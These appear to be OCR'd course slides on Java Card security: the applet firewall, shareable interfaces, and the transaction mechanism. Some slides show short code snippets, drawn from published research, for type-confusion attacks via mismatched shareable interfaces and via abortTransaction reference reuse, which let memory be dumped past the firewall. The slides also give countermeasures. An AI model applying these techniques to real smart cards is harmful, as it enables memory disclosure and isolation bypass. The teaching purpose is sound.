- The fields of these objects are still protected by the firewall.

JCRE entry point objects

- Two categories of JCRE EPOs:
  - Temporary JCRE entry point objects:
    - Examples: The APDU object and all JCRE-owned exception objects.
    - Reference to these objects **cannot** be stored in class variables, instance variables or array components.
  - Permanent JCRE entry point objects:
    - Examples: The JCRE-owned AID instances.
    - Reference to these objects **can** be stored and freely used.

Global Arrays

- Global arrays essentially provide a shared memory buffer whose data can be accessed by any applets and by the JCRE.
- Global arrays are a special type of JCRE entry point object.
  - Thus references to these objects cannot be stored in class variables, instance variables or array components.
- The applet firewall enables public fields of such arrays to be accessed from any context.

Global Arrays

- Only primitive arrays can be designated as global
- Only JCRE can designate global arrays.
- The only global arrays required in the Java Card APIs are the APDU buffer (get through `getBuffer()` method) and the byte array parameter (`barray`) in an applet's `install` method.
- Whenever an applet is selected or before JCRE accepts a new APDU command, JCRE clears the APDU buffer.
  - No leaked message

Example of how specifications describe the FW

- Class and Object Access Behavior
  - This list also includes any special or optimized forms of these bytecodes that can be implemented in the Java Card VM, such as `getfield_b, getfield_s_this`, etc.
  - Prior to performing the work of the bytecode as specified by the Java VM, the Java Card VM will perform an access check on the referenced object. If access is denied, then a `java.lang.SecurityException` is thrown.
  - The access checks performed by the Java Card VM depend on the type and owner of the referenced object, the bytecode, and the currently active context.

Accessing Static Class Fields

- Bytecodes: getstatic, putstatic
- If the JCRE is the currently active context, then access is allowed.
- Otherwise, if the bytecode is putstatic and the field being stored is a reference type and the reference being stored is a reference to a temporary JCRE Entry Point Object or a global array, then access is denied.
- Otherwise, access is allowed.

Accessing Static Class Fields




Illustration du fonctionnement du firewall

```
package Z;
public class Foo {
    public static Bar bar;
}

public class Bar {
    public void test(){ … }
}
```

```
package X;
import Z.*;

public class A extends Applet {
    public void process(APDU apdu) {
        …
        Foo.bar = new Bar();
        …
    }
}
```

```
package Y;
import Z.*;

public class C extends Applet {
    public void process(APDU apdu) {
        …
        Bar bar = Foo.bar;
        bar.test();
        …
    }
}
```

Conclusion

- It is a way to perform additional runtime checks,
- Other checks are implemented in order to circumvent aggressive applets but are not part of the specification,
- There are other mechanisms based on hardware and OS dependant (MMU,…).
- References
  - Michael Montgomery and Ksheerabdhi Krishna, Secure object sharing in java card, Proceedings of the USENIX Workshop on Smartcard Technology on USENIX Workshop on Smartcard Technology, 1999, Chicago, Illinois
  - Wojciech Mostowski and Erik Poll, Java Card Applet Firewall Exploration and Exploitation, Proceedings, e-Smart 2008, Sophia-Antipolis, France, September 2008.

Bypassing the firewall ?

- Until now no attack succeed in bypassing the firewall,
- Poll *et al.* have characterized firewalls of several cards without finding implementation bugs,
- Privilege escalade:
  - If we understand the storage in object structure of the security context, we should be able to lower the privilege required,
  - Modify the value on top of the stack of contexts by the JCRE value gives you the highest privilege.

Applet isolation

- The firewall provides a strong isolation mechanism between contexts
- Shareable interfaces are a feature in the API to enable applet interaction through a Shareable Interface Object (SIO),
- From the owning context, the SIO is a normal object whose fields and methods can be accessed,
- To any other context, only the methods defined in the shareable interface are accessible,
- All other fields and methods are protected by the firewall.


Sharing mechanism

- Methods of an object that implements a shareable interface (SI) can be invoked through the firewall
- Once shared an object (SIO) **cannot be un-shared**
  - In addition it can be given to an untrusted party
- However the caller needs to obtain a reference to this object
  - Applet *A* agree to share with applet *B*
  - Applet *A* declares to implement a shareable interface and implements the services
  - Applet *B* access the services by obtaining an object reference and invoking the services methods.


Server Applet A

- *A* defines a Shareable Interface (SI) that extends the interface `javacard.framework.Shareable`
- Defines a class *C* that implements SI with the methods defined in SI,
- Defines other methods protected by the firewall
- *A* creates an object instance of class *C*


Shareable Interfaces



Shareable Interfaces



Example



Example server side

The server must create a shareable interface that extends
`javacard.framework.Shareable`

```
package myPackage
import javacard.framework.Shareable
public interface LoyaltyInterface extends Shareable {
  public void grantPoint (short amount)
}
```

- The server implements the interface

```
package myPackage
public class LoyaltyServ extends Applet implements LoyaltyInterface {
   private short (miles);
   public void grantPoint (short amount) {
        miles = (short) (miles+amount);
   }
 }
```

Example client side

- The client needs to know the server AID,

```
import myPackage;
public class LoyaltyClient extends Applet {
// request SIO from the server
LoyaltyInterface sio = (LoyaltyInterface)
  JCSystem.getAppletShareableInterfaceObject (AIDServer, (byte) 0)
if (sio ==null){ISOException.throwIt();}
sio.grantPoint(theAmount);
```

- The JCRE looks up the server applet and invokes the server `getShareableInterfaceObject` with the client AID as parameter !!!

Example server side

- The server implements the interface

```
package myPackage
public class LoyaltyServ implements LoyaltyInterface{
  private short miles;
  public void grantPoint (short amount) {
   miles = (short) (miles+amount);
 }
 public Shareable getShareableInterfaceObject(AID clientAID, byte
  param){
   if (clientAID.equals(myFriend)){
    return ((Shareable)this)}
   else {return null}
 }
…
}
```

Example client side

- The client needs to know the server AID,

```
import myPackage;
public class LoyaltyClient extends Applet {
…
 // request SIO from the server
 LoyaltyInterface sio = (LoyaltyInterface)
   JCSystem.getAppletShareableInterfaceObject (AIDServer, (byte)
   0);
 if (sio == null){ISOException.throwIt();}
 sio.grantPoint(theAmount);
…
}
```

Type confusion with sharing

- Poll *et al.* succeeded with some old cards with type confusion
- They have been able to recover twice the size of the array using applets compiled and loaded separately,
  - Modify the signature and try to perform an array overflow,

```
public interface MyIntextends Shareable {
void accArray(short[] array);}
```

with for the client

```
public interface MyIntextends Shareable {
void accArray(byte[] array);}
```

  - The server will treat the byte array as a short array.
    - However there is still the firewall... thus the trick is `byte[] giveArray();`
  - They demonstrate that some cards allow it.
- References :

  - Wojciech Mostowski and Erik Poll. Malicious Code on Java Card Smartcards: Attacks and Countermeasures. Proceedings, Smart Card Research and Advanced Application Conference CARDIS 2008, Egham, U.K., September 2008. LNCS 5189, pages 1-16,

Attention

- scan d'applets / usurpation d'identité (spoofing)
  - Possible à une époque à cause de contradiction dans GP et JC.
- Protection :
  - Faire une authentification mutuelle entre les applets
    - Insuffisant s'il y a collusion entre un partenaire et une application qui n'est pas de confiance (ils peuvent s'échanger les clés)
      - Il faut se fier à la plate-forme avec les méthodes suivantes.
  - Utiliser `JCSystem.getAID()` et `JCSystem.getPreviousContextAID()` pour empêcher des accès non souhaités !

Transaction mechanism

Atomicity and transactions

- Smart cards are emerging as a preferred device in such applications as
  - storing personal confidential data and
  - providing authentication services in mobile and distributed environment
- With smart card, there is a risk of failure at any time during applet execution.
  - a computational error,
  - a user may accidentally remove card from the reader, cutting off the power supply to the card CPU.

Atomic Operations

- JCRE provides a robust mechanism to ensure atomic operations:
  - The Java Card platform guarantees that any update to a single field in a persistent object or a single class field is atomic.
  - The Java Card platform supports a transactional model, in which an applet can group a set of updates into a transaction.

Atomicity (I)

- Atomicity means that any update to a single persistent object field (including an array element) or to a class field is guaranteed to either complete successfully or else be restored to its original value if an error occurs during the update.
- The concept of atomicity apply only to the contents of persistent storage.

Atomicity (II)

- Atomicity defines how the JCRE handles a single data element in the case of an error (power loss) occurs during an update to that element
- JCRE atomicity feature does not apply to transient arrays.
- After an error occurs, the transient array is set to default values (zero, false or null).

Block data updates in an array

- The `javacard.framework.Util` class provides methods for block data updates:
  1. `arrayCopy`
  2. `arrayCopyNonAtomic`
  3. `arrayFillNonAtomic`

Util.arrayCopy

- Syntax:
  - `public static final short arrayCopy(byte[] src, short srcOff, byte[] dest, short desOff, short length)`
- Guarantees that either all bytes are correctly copied or the destination array is restored to its previous byte values.
- Note that if the destination array is transient, the atomic feature does not hold.
- `arrayCopy` requires extra EEPROM writes to support atomicity (slow)

Util.arrayCopyNonAtomic

- Syntax :
  - `public static final short arrayCopyNonAtomic(byte[] src, short srcOff, byte[] dest, short desOff, short length)`
- Does not use transaction facility.

Util.arrayFillNonAtomic

- Syntax:
  - `public static final short arrayFillNonAtomic(byte[] bArray, short bOff, short bLen, byte bValue)`
- Non atomically fills the elements of a bytes array with specified value.

Hors sujet mais néanmoins intéressant :

```
public static final byte arrayCompare(byte[] src, short srcOff,
                                      byte[] dest, short destOff,
                                      short length); // Compares 2 arrays
```

La comparaison doit se faire en temps constant !

Transactions

- Atomicity guarantees atomic modifications of a single data element
- However, an applet may need to atomically update several different fields in several different objects
- For example: credit or debit transaction
  - Increment the transaction number
  - Update the purse balance
  - Write a transaction log

Transactions

- Java Card technology supports a similar transactional model, with commit and rollback
- It guarantees that complex operations can be accomplished atomically; either they successfully complete or their partial results are not put into effect.

Commit Transactions

```
// begin a transaction
JCSystem.beginTransaction();
// all modifications in a set of updates of
// persistent data are temporary until
// the transaction is committed
...............
// commit a transactions
JCSystem.commitTransaction();
```


Abort Transaction

- Transactions can be aborted either by an applet or by the JCRE (by calling `JCSystem.abortTransaction()` method).
- Aborting a transaction causes the JCRE to throw away any changes made during the transaction and restore conditionally update fields or array elements to their previous value
- A transaction must be in progress when the `abortTransaction` method is invoked; otherwise, the JCRE throws a `TransactionException`.

Abort Transaction

- If power is lost or an error occurs during a transaction, the JCRE invokes a JRCE internal rollback facility the next time the card is powered on to restore the data involved in the transaction to their pre-transaction value
- And if an error occurs during this rollback... ? :-)

Transaction Lifecycle



- `JCsystem.beginTransaction()`
  - All subsequent updates are conditional
- `JCsystem.abortTransaction()`
  - Undo conditional updates
- `JCsystem.commitTransaction()`
  - Commit conditional updates

Local variables and Transient Objects during a transaction

- Update to transient objects and local variables are never undone regardless of whether or not they were inside a transaction
- See the next page
  - `key_buffer`: transient object
  - `a_local`: local variable

Example

```
byte[] key_buffer = JCSystem.makeTransientByteArray(KEY_LENGTH, JCSystem.CLEAR_ON_RESET);

Util.arrayCopy(src, src_off, key_buffer, 0, KEY_LENGTH);

JCSystem.beginTransaction();
for(byte i =0; i<KEY_LENGTH; i++)
     key_buffer[i]=0;
byte a_local = 1;
JCSystem.abortTransaction();
```

Context Switching

- Context switches shall not alter the state of a transaction in progress.
- If a transaction is in progress at the time of a context switch, updates to persistent data continue to be conditional in the new context until the transaction is committed or aborted.

- Références

  - Wojciech Mostowski and Erik Poll. Malicious Code on Java Card Smartcards: Attacks and Countermeasures. Proceedings, Smart Card Research and Advanced Application Conference CARDIS 2008, Egham, U.K., September 2008. LNCS 5189, pages 1-16,
  - Engelbert Hubbers, Wojciech Mostowski, and Erik Poll. Tearing Java Cards. Proceedings, e-Smart 2006, Sophia-Antipolis, France, September 2006.
  - OESTREICHER M., “Transactions in Java Card”. In Proc. of 15th Annual Computer Security Applications Conference (ACSAC), Phoenix, Arizona, USA, 1999
  - OESTREICHER M., KRISHNA K, “Object lifetimes in Java Card”. In Proc. Of Usenix. Workshop on Smartcard Technology (Smartcard’99), Chicago, Illinois, USA, May 10-11, 1999.
  - S. Chaumette et D. Sauveron. Modèles de mémoire en Java Card. Introduction du concept de pré-persistance. MAJECSTIC’04. 13 – 15 octobre 2004, Calais, France.

Abusing the transaction mechanism


- De-allocation in case of abort,
  - The JCRE should de-allocate any object created during the transaction and reset references to such object to null.

```
...
short [] localArrayOT = null;
JCSystem.beginTransaction ();
short [] arrayInsideT = new short[10];
localArrayOT = arrayInsideT; // local variable
JCSystem.abortTransaction ();
byte[] arrayNewB = new byte[60];
...
```

  - They all point on the same array and should have null,
  - Some implementations do not de-allocate the local variable,
  - Some implementations reuse the freed reference.


Abusing the transaction mechanism

```
short [] localArrayOT = null;
JCSystem.beginTransaction ();
short [] arrayInsideT
```




Abusing the transaction mechanism

```
short [] localArrayOT = null;
JCSystem.beginTransaction ();
short [] arrayInsideT
arrayInsideT = new short[10];
```




Abusing the transaction mechanism

```
short [] localArrayOT = null;
JCSystem.beginTransaction ();
short [] arrayInsideT
arrayInsideT = new short[10];
localArrayOT = arrayInsideT;
```




Abusing the transaction mechanism

```
short [] localArrayOT = null;
JCSystem.beginTransaction ();
short [] arrayInsideT
arrayInsideT = new short[10];
localArrayOT = arrayInsideT;
JCSystem.abortTransaction ();
```



Abusing the transaction mechanism

```
short [] localArrayOT = null;
JCSystem.beginTransaction ();
short [] arrayInsideT
arrayInsideT = new short[10];
localArrayOT = arrayInsideT;
JCSystem.abortTransaction ();
byte[] arrayNewB = new byte[60];
```




```
if ((Object) arrayNewB == (Object) localArrayOT) {…};
```

it is TRUE

Type confusion

- We are able to perform type confusion
- If we create an object after the transaction, the first field corresponds often to the NON MODIFIABLE value of the array size,
- Modifying the first field using the reference on the object modifies the size of the array,
- We can dump the memory located after the array bypassing the firewall,

Counter measures

- The most efficient countermeasure:
  - disallow the `abortTransaction` !!!
  - implement it correctly: taint the information.

Ill typed Applets

Smart Card vulnerabilities

- Real black box approach, no access to code, no documentation,
- Discovering vulnerabilities,
  - Reading documentation, having skilled students, having luck,
  - Fuzzing technique
    - Based on Peach, adapted, mutator revisited, trace analyzer
    - HTTP, BIP, CAT-TP, SWI (?)
    - Innovation Timing attack to partition data
  - Formal model
    - Java Card interpreter entirely modeled
    - Generate security test cases
- Exploiting vulnerabilities…

